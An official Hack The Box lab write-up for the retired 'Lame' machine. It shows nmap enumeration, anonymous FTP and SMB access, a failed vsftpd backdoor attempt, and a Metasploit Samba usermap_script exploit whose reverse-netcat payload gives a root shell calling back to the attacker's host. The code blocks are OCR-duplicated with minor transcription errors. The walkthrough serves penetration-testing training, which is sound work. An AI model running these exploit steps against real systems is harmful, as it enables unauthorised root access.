HACKTHEBOX

Lame

22nd July 2024 / Document No D24.100.293

Prepared By: Arrexel & C4rm3l0

Machine Author: ch4p

Difficulty: Easy

Classification: Official

Synopsis

Lame is an easy Linux machine, requiring only one exploit to obtain root access. It was the first machine published on Hack The Box and was often the first machine for new users prior to its retirement.

Skills Required

- Basic knowledge of Linux
- Enumerating ports and services

Skills Learned

- Identifying vulnerable services
- Exploiting Samba

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.3 | grep '^[0-9]' | cut -d '/' -f 1
| tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.3
```

ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.3 | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' |

```
sed s/,$//)
nmap -pSports -sC -sV 10.10.10.3
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-22 04:30 CDT
Nmap scan report for 10.10.10.3
Host is up (0.0085s latency).

PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.24
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
<...SNIP...>
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
3632/tcp open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|  smb-security-mode:
|   account_used:  guest
|   authentication_level:  user
|   challenge_response:  supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: lame
|   NetBIOS computer name:
|   Domain name: hackthebox.gr
|   FQDN: lame.hackthebox.gr
|_  System time: 2024-07-22T05:32:33-04:00
|_clock-skew: mean: 2h01m34s, deviation: 2h49m45s, median: 1m31s

Nmap done: 1 IP address (1 host up) scanned in 51.59 seconds
```

Nmap reveals `vsFTPd 2.3.4`, `OpenSSH` and `Samba` running on the target server.

FTP

We note that the FTP server is configured to allow anonymous login. We connect to the server using the credentials `anonymous:anonymous` and see that there are no files to enumerate:

```
ftp 10.10.10.3

Connected to 10.10.10.3.
220 (vsFTPd 2.3.4)
```

ftp 10.10.10.3

```
Connected to 10.10.10.3.
220 (vsFTPd 2.3.4)
```

```
Name (10.10.10.3:root): anonymous
331 Please specify the password.
Password: anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls

229 Entering Extended Passive Mode (|||31563|).
150 Here comes the directory listing.
226 Directory send OK.
```

Name (10.10.10.3: root): anonymous
331 Please specify the password.
Password: anonymous
230 Login successful.
Remote system type is UNIX.
using binary mode to transfer files.
ftp> Is

229 Entering Extended Passive Mode (|||31563|).
150 Here comes the directory listing.
226 Directory send OK.

Next, we look up potential vulnerabilities for version `2.3.4` of the service, where we learn that this particular version of the service is backdoored. This vulnerability was assigned CVE-2011-2523. We also find instructions on how to exploit the backdoor, which can be done via `Metasploit`.

First, we launch the `Metasploit` console:

```
msfconsole
```

msfconsole


Next, we select the `vsftpd_234_backdoor` module and set the relevant parameters:

```
[msf](Jobs:0 Agents:0) >> use exploit/unix/ftp/vsftpd_234_backdoor

[*] No payload configured, defaulting to cmd/unix/interact

[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> set rhosts
10.10.10.3

rhosts => 10.10.10.3
```

[msf] (Jobs:0 Agents:0) >> use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
[msf] (Jobs:0 Agents: 0) exploit (unix/ftp/vsftpd_234_backdoor) >> set rhosts 10.10.10.3

rhosts => 10.10.10.3

Finally, we run the module:



```
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> run

[*] 10.10.10.3:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.10.10.3:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
```

[msf](Jobs: 0 Agents: 0) exploit(unix/ftp/vsftpd_234_backdoor) >> run
[*]10.10.10.3:21- Banner:220 (vsFTPd2.3.4)
[*]10.10.10.3: 21 USER: 331 Pl ease specify the password.
[*] Exploit completed, but no session was created.

The exploit failed to land us a shell, so we move on to the other services.

SMB

We enumerate the `SMB` service using `smbmap`:

```
smbmap -H 10.10.10.3

[+] IP: 10.10.10.3:445  Name: 10.10.10.3
    Disk         Permissions Comment
    ----         ----------- -------
    print$       NO ACCESS   Printer Drivers
    tmp          READ, WRITE oh noes!
    opt          NO ACCESS
    IPC$         NO ACCESS   IPC Service (lame server (Samba 3.0.20-Debian))
    ADMIN$       NO ACCESS   IPC Service (lame server (Samba 3.0.20-Debian))
```

smbmap -H 10. 10. 10. 3
[+] IP: 10.10.10.3 :445 Name: 10.10.10.3
Disk Permissions Comment
Print$ NO ACCESS Printer Drivers
tmp READ, WRITE oh noes!
opt NO ACCESS
IPC$ NO ACCESS IPC Service (lame server (samba 3. 0.20-Debian))
ADMIN$ NO ACCESS IPC Service (lame server (samba 3. 0.20-Debian))

`Samba 3.0.20` is running on the target, and we learn that we have read/write access to th `tmp` share. We access the share using `smbclient` 's anonymous logon (`-N`), but do not see anything of interest:

```
smbclient -N \\\\10.10.10.3\\tmp

Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls

  .                                   D        0  Mon Jul 22 07:39:55 2024
  ..                                 DR        0  Sat Oct 31 01:33:58 2020
  orbit-makis                        DR        0  Mon Jul 22 05:25:31 2024
  blom                                N        0  Sun Jul 21 05:14:44 2024
  .ICE-unix                          DH        0  Sat Jul 20 10:23:45 2024
  5571.jsvc_up                        R        0  Sat Jul 20 10:24:46 2024
  vmware-root                        DR        0  Sat Jul 20 10:24:12 2024
  .X11-unix                          DH        0  Sat Jul 20 10:24:12 2024
  gconfd-makis                       DR        0  Mon Jul 22 05:25:31 2024
  .X0-lock                           HR       11  Sat Jul 20 10:24:11 2024
  vgauthsvclog.txt.0                  R     1600  Sat Jul 20 10:23:44 2024

        7282168 blocks of size 1024. 5383888 blocks available
```

smbclient -N \\\\10.10.10.3\\tmp

Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls

7282168 blocks of size 1024. 5383888 blocks available

Foothold

We use `searchsploit` to check for exploits for the `Samba` service on the target.


```
searchsploit "Samba 3.0.20"

------------------------------------------------------------- ----------------------------------------------
 Exploit Title                                               |  Path
------------------------------------------------------------- ----------------------------------------------
Samba 3.0.10 < 3.3.5 - Format String / Securi | multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map scr | unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow         | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC) | linux_x86/dos/36741.py
------------------------------------------------------------- ----------------------------------------------
Shellcodes: No Results
```

searchsploit "samba 3.0.20"

Exploit Title | Path
Samba 3.0.10 < 3.3.5 - Format string / Securi | multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 -'Username' map scr | unix/remote/16320.rb
Samba 3.0.20 - Remote Heap overflow | linux/remote/7701. txt
Samba 3.6.2 (x86) - Denial of Service (PoC) | linux_x86/dos/36741.py

Shellcodes: No Results

We see one interesting entry, namely a Remote Command Execution (RCE) vulnerability that can be exploited using `Metasploit`.




```
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)
```

Samba 3.0.20 < 3.0.25rc3 - ‘Username’ map script’ Command Execution (Metasploit)

The vulnerability allowing this exploit was assigned CVE-2007-2447 and stems from the MS-RPC functionality in `smbd`. This functionality allows remote attackers to execute arbitrary commands via shell metacharacters involving the `SamrChangePassword` function when the `username map script` option is enabled in `smb.conf`. Additionally, it allows remote authenticated users to execute commands via shell metacharacters involving other MS-RPC functions in the remote printer and file share management.

We launch `msfconsole` once more and search for the module:



```
msfconsole

[msf](Jobs:0 Agents:0) >> search Samba 3.0.20

Matching Modules
================

#  Name                                  Disclosure Date  Rank       Check
Description
-  ---------                             ---------------  ---------  -----  ----------
---------
0  exploit/multi/samba/usermap_script  2007-05-14       excellent  No     Samba
"username map script" Command Execution
```


msfconsole

[msf] (Jobs: 0 Agents: 0)>> search samba 3.0.20

Matching Modules
================
#Name Disclosure Date Rank   Check
Description
0 exploit/multi/samba/usermap_script 2007-05-14 excellent No samba

"username map script" Command Execution

We select the module:



```
[msf](Jobs:0 Agents:0) >> use 0

[*] No payload configured, defaulting to cmd/unix/reverse_netcat
```

[msf](Jobs: 0 Agents: 0) >> use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat

We list the exploit's configuration parameters:

```
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format
type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see
https://docs.metasploit.com/docs/using-metasploit/
                                       basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
```

[msf](Jobs: 0 Agents: 0) exploit(multi/samba/usermap_script) >> show options

Module options (exploit/multi/samba/usermap_script):

Name Current Setting Required Description

CHOST no The local client address

CPORT no The local client port


Proxies no A proxy chain of format

type: host: port[, type: host: port][...]

RHOSTS yes The target host(s), see https: //docs. metasploit. com/docs/using-metasploit/ basics/using-metasploit.html

RPORT 139 yes The target port (TCP)


Payload options (cmd/unix/reverse_netcat):



```
   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   LHOST  94.237.63.192     yes       The listen address (an interface may be
specified)
   LPORT  4444              yes       The listen port
<...SNIP...>
```

Name Current Setting Required Description
LHOST 94. 237. 63. 192 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
<...SNIP...>

To use the module, we must set `RHOSTS` to the target IP address and to our machine's `tun0` IP address.




```
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> set rhosts
10.10.10.3

rhosts => 10.10.10.3

[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> set lhost
10.10.14.24

lhost => 10.10.14.24
```

[msf](Jobs: 0 Agents: 0) exploit(multi/samba/usermap_script) >> set rhosts 10.10.10.3

rhosts= >10.10.10.3

[msf](Jobs: 0 Agents: 0) exploit(multi/samba/usermap_script) >> set lhost 10.10.14.24
lhost=>10.10.14.24

Finally, we launch the exploit by running `run`:



```
[msf](Jobs:0  Agents:0)  exploit(multi/samba/usermap_script)  >>  run

[*] Started reverse TCP handler on 10.10.14.24:4444
[*] Command shell session 1 opened (10.10.14.24:4444 -> 10.10.10.3:58344) at
2024-07-22 07:47:46 -0500

id
uid=0(root) gid=0(root)
```

[msf](Jobs: 0 Agents: 0) exploit(multi/samba/usermap_script) >> run

[*] Started reverse TCP handler on 10.10.14.24:4444

[*] Command shell session 1 opened(10.10.14.24:4444 ->10.10.10.3:58344) at 2024-07-22 07:47:46 –0500

id

uid=0(root) gid=0(root)

A listener is started on the designated port, and shortly afterwards, we get a callback, landing us a shell on the target system as the `root` user.

The `user` flag can be found at `/home/makis/user.txt`, and the `root` flag can be found at `/root/root.txt`.

`LHOST`